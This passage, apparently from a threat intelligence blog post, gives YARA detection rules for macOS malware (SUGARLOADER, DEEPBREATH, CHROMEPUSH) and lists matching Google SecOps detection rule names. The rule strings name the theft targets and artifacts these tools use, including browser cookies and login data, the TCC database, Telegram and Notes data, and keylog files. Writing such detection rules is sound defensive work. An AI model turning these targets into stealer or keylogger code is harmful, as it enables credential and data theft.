        meta:
                author = "Google Threat Intelligence Group (GTIG)"
                md5 = "3712793d3847dd0962361aa528fa124c"
                date_created = "2025/10/15"
                date_modified = "2025/10/15"
                rev = 1
        strings:
                $ss1 = "/Library/OSRecovery/com.apple.os.config"
                $ss2 = "/Library/Group Containers/OSRecovery"
                $ss4 = "_wolfssl_make_rng"
        condition:
```

```
                all of them
}
```

```
rule G_APTFIN_Downloader_SUGARLOADER_2 {
        meta:
                author = "Google Threat Intelligence Group (GTIG)"
        strings:
                $m1 = "__mod_init_func\x00lko2\x00"
                $m2 = "__mod_term_func\x00lko2\x00"
                $m3 = "/usr/lib/libcurl.4.dylib"
        condition:
                (uint32(0) == 0xfeedface or uint32(0) == 0xfeedfacf or uint32(0) == 0xcefaedfe or uint32(0) == 0xcffaedf
}
```

```
rule G_Datamine_DEEPBREATH_1 {
        meta:
                author = "Google Threat Intelligence Group (GTIG)"
        strings:
                $sa1 = "-fakedel"
                $sa2 = "-autodat"
                $sa3 = "-datadel"
                $sa4 = "-extdata"
                $sa5 = "TccClickJack"
                $sb1 = "com.apple.TCC\" as alias"
                $sb2 = "/TCC.db\" as alias"
                $sc1 = "/group.com.apple.notes\") as alias"
                $sc2 = ".keepcoder.Telegram\")"
                $sc3 = "Support/Google/Chrome/\")"
                $sc4 = "Support/BraveSoftware/Brave-Browser/\")"
                $sc5 = "Support/Microsoft Edge/\")"
                $sc6 = "& \"/Local Extension Settings\""
                $sc7 = "& \"/Cookies\""
                $sc8 = "& \"/Login Data\""
                $sd1 = "\"cp -rf \" & quoted form of "
        condition:
                (uint32(0) == 0xfeedfacf) and 2 of ($sa*) and 2 of ($sb*) and 3 of ($sc*) and 1 of ($sd*)
}
```

```
rule G_Datamine_CHROMEPUSH_1 {
        meta:
                author = "Google Threat Intelligence Group (GTIG)"
                date_created = "2025-11-06"
                date_modified = "2025-11-06"
                rev = 1
        strings:
                $s1 = "%s/CA%02d%02d%02d%02d%02d%02d.dat"
                $s2 = "%s/tmpCA.dat"
                $s3 = "mouseStates"
                $s4 = "touch /Library/Caches/.evt_"
                $s5 = "cp -f"
                $s6 = "rm -rf"
                $s7 = "keylogs"
                $s8 = "%s/KL%02d%02d%02d%02d%02d%02d.dat"
                $s9 = "%s/tmpKL.dat"
                $s10 = "OK: Create data.js success"
        condition:
                (uint32(0) == 0xfeedface or uint32(0) == 0xcefaedfe or uint32(0) == 0xfeedfacf or uint32(0) == 0xcffaedf
}
```

Google Security Operations (SecOps)

Google SecOps customers have access to these broad category rules and more under the “Mandiant Intel Emerging Threats” and “Mandiant Hunting Rules” rule packs. The activity discussed in the blog post is detected in Google SecOps under the rule names:

- Application Support com.apple Suspicious Filewrites
- Chrome Native Messaging Directory
- Chrome Service Worker Directory Deletion
- Database Staging in Library Caches
- macOS Chrome Extension Modification
- macOS Notes Database Harvesting
- macOS TCC Database Manipulation
- Suspicious Access To macOS Web Browser Credentials
- Suspicious Audio Hardware Fingerprinting
- Suspicious Keychain Interaction
- Suspicious Library Font Directory File Write
- Suspicious Multi-Stage Payload Loader
- Suspicious Permissions on macOS System File
- Suspicious SoftwareUpdate Masquerading
- Suspicious TCC Database Modification
- Suspicious Web Downloader Pipe to ZSH
- Telegram Session Data Staging

Posted in

- Threat Intelligence
